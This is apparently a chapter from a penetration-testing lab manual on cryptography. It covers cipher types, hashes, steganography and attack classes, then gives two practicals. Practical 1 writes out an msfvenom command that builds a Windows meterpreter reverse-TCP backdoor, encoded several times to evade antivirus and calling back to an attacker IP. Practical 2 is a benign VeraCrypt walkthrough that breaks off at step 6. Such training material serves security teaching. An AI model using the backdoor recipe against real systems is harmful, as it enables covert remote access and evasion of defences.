

20. Cryptography




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Theory

Cryptography

Cryptography is a process of converting plain text data (readable) into ciphertext (unreadable) data to protect confidentiality so that unauthorized users cannot understand what is transmitted. Encryption algorithms are used to perform mathematical computation on data using the key and convert data to ciphertext. The algorithm that is chosen to perform encryption with some key can also be used for decryption. Decryption is the process of converting ciphertext to plaintext. Encryption is a reversible operation, i.e., converting plaintext to ciphertext and vice versa is possible using the algorithm and key. Cryptography is used to protect the confidentiality of information shared on the internet such as email messages, chat sessions, web transactions, personal data, corporate data, e-commerce applications, etc.



Objectives of Cryptography

Confidentiality: To ensure that private or confidential information is not made available or disclosed to unauthorized individuals.

Integrity: To ensure that an unauthorized individual does not tamper the information exchanged over the internet.

Availability: To ensure that services are not denied to authorized users.

Types of Cryptography

Based on the number of keys used for encryption they are classified into two types

- Symmetric key cryptography
- Asymmetric key cryptography


Symmetric Encryption

The symmetric key algorithm is also known as the secret key algorithm. Symmetric key algorithms use the same cryptographic key for both encryption and decryption. Data Encryption Standard (DES) and Advanced Encryption Standard (AES) algorithms are the most commonly used symmetric key algorithm which uses a key at sender side for encryption, and the receiver uses the same key for decryption. To make two parties (sender and receiver) to communicate confidentially, they must first exchange the secret key so that each party can encrypt messages to send and decrypt messages to read. This process is known as key exchange. This key is shared between two parties over a secure channel. Based on input data these algorithms can be further divided into two categories

Block ciphers: Block ciphers encrypt data one block at a time.



Stream ciphers: Stream ciphers encrypt data byte by byte.

The strength of any cryptographic algorithm depends on the secrecy of the key. If keys are not securely shared, then unauthorized parties can gain access to a secret key used for encryption and they can un-encrypt data and read every packet shared between two parties.




Asymmetric Encryption

Asymmetric key algorithms use two different keys known as a public key and a private key for encryption and decryption. The sender and receiver generate a private key which is kept secret (not shared with anyone) and a public key which is shared with other parties. In case of asymmetric algorithms, senders encrypt messages using the receiver's public key. The receiver's private key can only decrypt this encrypted message. In this manner, it ensures that both the confidentiality and integrity of information are preserved. The best part of asymmetric encryption is its Key Management system; it takes advantage of Public Key Infrastructure for proper management of public keys.



Cipher

In cryptography, a cipher is an algorithm that performs encryption or decryption in a series of well-defined steps that can be followed as a procedure. Ciphers are classified based on input data, a number of keys used for encryption.



Classical ciphers

Classical ciphers are cryptographic algorithms that have been used in the past (practically computed and solved manually). Classical ciphers are often divided into substitution ciphers and transposition ciphers.

Substitution cipher: In a substitution cipher, letters are systematically replaced throughout the message for other letters. In these cipher method monoalphabetic substitution ciphers, where just one cipher alphabet is used. Polyalphabetic substitution cipher, where multiple cipher alphabets are used.


Transposition ciphers: In a transposition cipher, the letters themselves are kept unchanged, but their order within the message is scrambled. Many transposition ciphers are done according to geometric design.

Modern ciphers

Modern ciphers are designed based on various concepts of mathematics such as number theory, computational complexity theory, and probability theory. It needs the computational power to encrypt and decrypt the data. Modern encryption methods are divided into two type based on input data (Block and Stream ciphers), and a number of keys (secret key and public key) used.

Hash function

A hash function performs a series of mathematical operations to convert input data into a fixed length alphanumeric characters. The input to the hash function is an arbitrary length, but the output is always of fixed length.



Features of Hash Functions

- **Fixed Length Output:** Hash function converts data of arbitrary length to a fixed length.
- **The efficiency of Operation:** Computationally hash functions are much faster than asymmetric encryption.

Examples of the Hash functions

These are examples of well-known hash functions:

Hashed Message Authentication Code (HMAC): Combines authentication via a shared secret with hashing.

Message Digest 2 (MD2): Byte-oriented, produces a 128-bit hash value from an arbitrary-length message, designed for smart cards.

MD4: Similar to MD2, designed specifically for fast processing in software.

MD5: Similar to MD4 but slower because the data is manipulated more.

Secure Hash Algorithm (SHA): Modeled after MD4 and proposed by NIST for the Secure Hash Standard (SHS), produces a 160-bit hash value.

Steganography

Steganography is an art of hiding a secret message within an ordinary message and extracting it at the destination to maintain the confidentiality of data. The program named ‘snow’ is used to conceal messages in ASCII text by appending whitespace to the end of lines. There are different tools that can hide text in pictures so that to retrieve the hidden secret message the receiver must use the same tool as sender used to hide the text message. Steganalysis is the art of discovering and rendering secret messages using steganography.

Cryptography Attacks

Cryptography attacks are based on the assumption that the cryptanalyst has access to the encrypted information.

- Chosen plaintext
- Adaptive chosen plaintext attack
- Known plaintext
- Known ciphertext
- Chosen ciphertext
- Chosen key
- Rubber cosh cryptanalysis

Brute force attack is a process of defeating a cryptographic scheme by trying a large number of possible keys until the correct encryption key is discovered.

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Practical 1: Encrypting a backdoor with msfvenom encoding options

Description: In this practical you will learn how to encode a backdoor using the encoding modules available in the Metasploit framework, to make it not able to be detected most of the time by antivirus software or antimalware software.

Step 1: In this practical, we use encoding options in **msfvenom** to create an encrypted malicious file. Options

- **-e:** indicates the name of the encoder
- **-i:** is to mention a number of iterations.

Syntax: `msfvenom -p <payload name> LHOST=<attacker IP> LPORT<attacker port number> -f <format of the output> -o output name -e <encoder name> -i <number of iterations>`

- To view the list of encoders, execute the below command: ***msfvenom --list encoder***

```
[user@parrot:~] $msfvenom --list=encoder
Framework Encoders [--encoder <value>]
=====
Name          Rank      Description
-----
cmd/brace     low       Bash Brace Expansion Command Encoder
cmd/echo      good      Echo Command Encoder
cmd/generic_sh manual   Generic Shell Variable Substitution Command Encoder
cmd/ifs        low       Bourne ${IFS} Substitution Command Encoder
cmd/perl      normal    Perl Command Encoder
cmd/powershell_base64 excellent Powershell Base64 Command Encoder
cmd/printf_php_mq  manual   printf(1) via PHP magic_quotes Utility Command Encoder
generic/eicar  manual    The EICAR Encoder
generic/none   normal    The "none" Encoder
mipsbe/byte_xor  normal   Byte XORi Encoder
mipsbe/longxor  normal   XOR Encoder
mipsle/byte_xor  normal   Byte XORi Encoder
```

Step 2: Execute following command to a backdoor named back.exe using **x86/shikata_ga_nai**

Command: `msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.103 LPORT=1234 -f exe -o /var/www/html/back.exe -e x86/shikata_ga_nai -i 7`


- Try to add different encoding options, to make malware undetectable.
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Practical 2: Creating an encrypted virtual disk using VeraCrypt.

Description: In this practical you will learn how to create an encrypted virtual disk that doesn't give any impression like it is a storage disk, even if anyone finds it, they need to have a password and if any other encryption algorithms were used in the process of encryption, to decrypt the disk and see the information stored in that. All these features are provided by a free tool called VeraCrypt.

Part 1: VeraCrypt Volume Creation

Step 1: Download Windows version of VeraCrypt software from [VeraCrypt](https://www.veracrypt.fr/en/Downloads.html). Double-click the downloaded file to install VeraCrypt.



The screenshot shows the official VeraCrypt website at <https://www.veracrypt.fr/en/Downloads.html>. The page features the VeraCrypt logo (a stylized 'VC' in blue and green) and a navigation bar with links for Home, Source Code, Downloads (which is highlighted in green), Documentation, Donate, and Forums.

Note to publishers: If you intend to host our files on your server, please instead consider linking to this page. It will help us protect the software is concerned. Thank you.


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PGP Public Key: https://www.idrix.fr/VeraCrypt/VeraCrypt_PGP_public_key.asc (ID=0x54DDD393, Fingerprint=993B7D71)


Latest Stable Release - 1.22 (Friday March 30, 2018)

-  **Windows:** [VeraCrypt Setup 1.22.exe \(29.6 MB\)](#) ([PGP Signature](#))
 - Portable version: [VeraCrypt Portable 1.22.exe \(29.4 MB\)](#) ([PGP Signature](#))
-  **Mac OS X:** [VeraCrypt 1.22.dmg \(11.1 MB\)](#) ([PGP Signature](#))
 - [OSXFUSE](#) 2.5 or later must be installed.
-  **Linux:** [veracrypt-1.22-setup.tar.bz2 \(14.6 MB\)](#) ([PGP Signature](#))
-  **FreeBSD 11 (i386 & amd64):** [veracrypt-1.22-freebsd-setup.tar.bz2 \(14.8 MB\)](#) ([PGP Signature](#))
-  **Raspbian (Raspberry Pi ARMv7):** [veracrypt-1.21-raspbian-setup.tar.bz2 \(6.98 MB\)](#) ([PGP Signature](#))


Step 2: Launch VeraCrypt from Windows Start menu. To create an encrypted VeraCrypt Volume, click on **Create Volume** as shown in below image.




Step 3: Select **Create an encrypted file container** on VeraCrypt volume creation wizard.



Step 4: Select type of volume to be created. In this case, we choose **Standard VeraCrypt volume**.




Step 5: VeraCrypt creates an encrypted container, which is later used to store files. VeraCrypt treats this newly created volume as a normal file on the hard disk. Specify the **volume location** by selecting an existing file from the disk. In this case, we have selected a **PDF** document.




Note: The selected file will be replaced by the newly created volume (we will not be able to access the file contents later). Read the information displayed on the wizard carefully to know more about file selection.

Step 6: Choose an Encryption and Hash Algorithm for creating the new VeraCrypt volume.



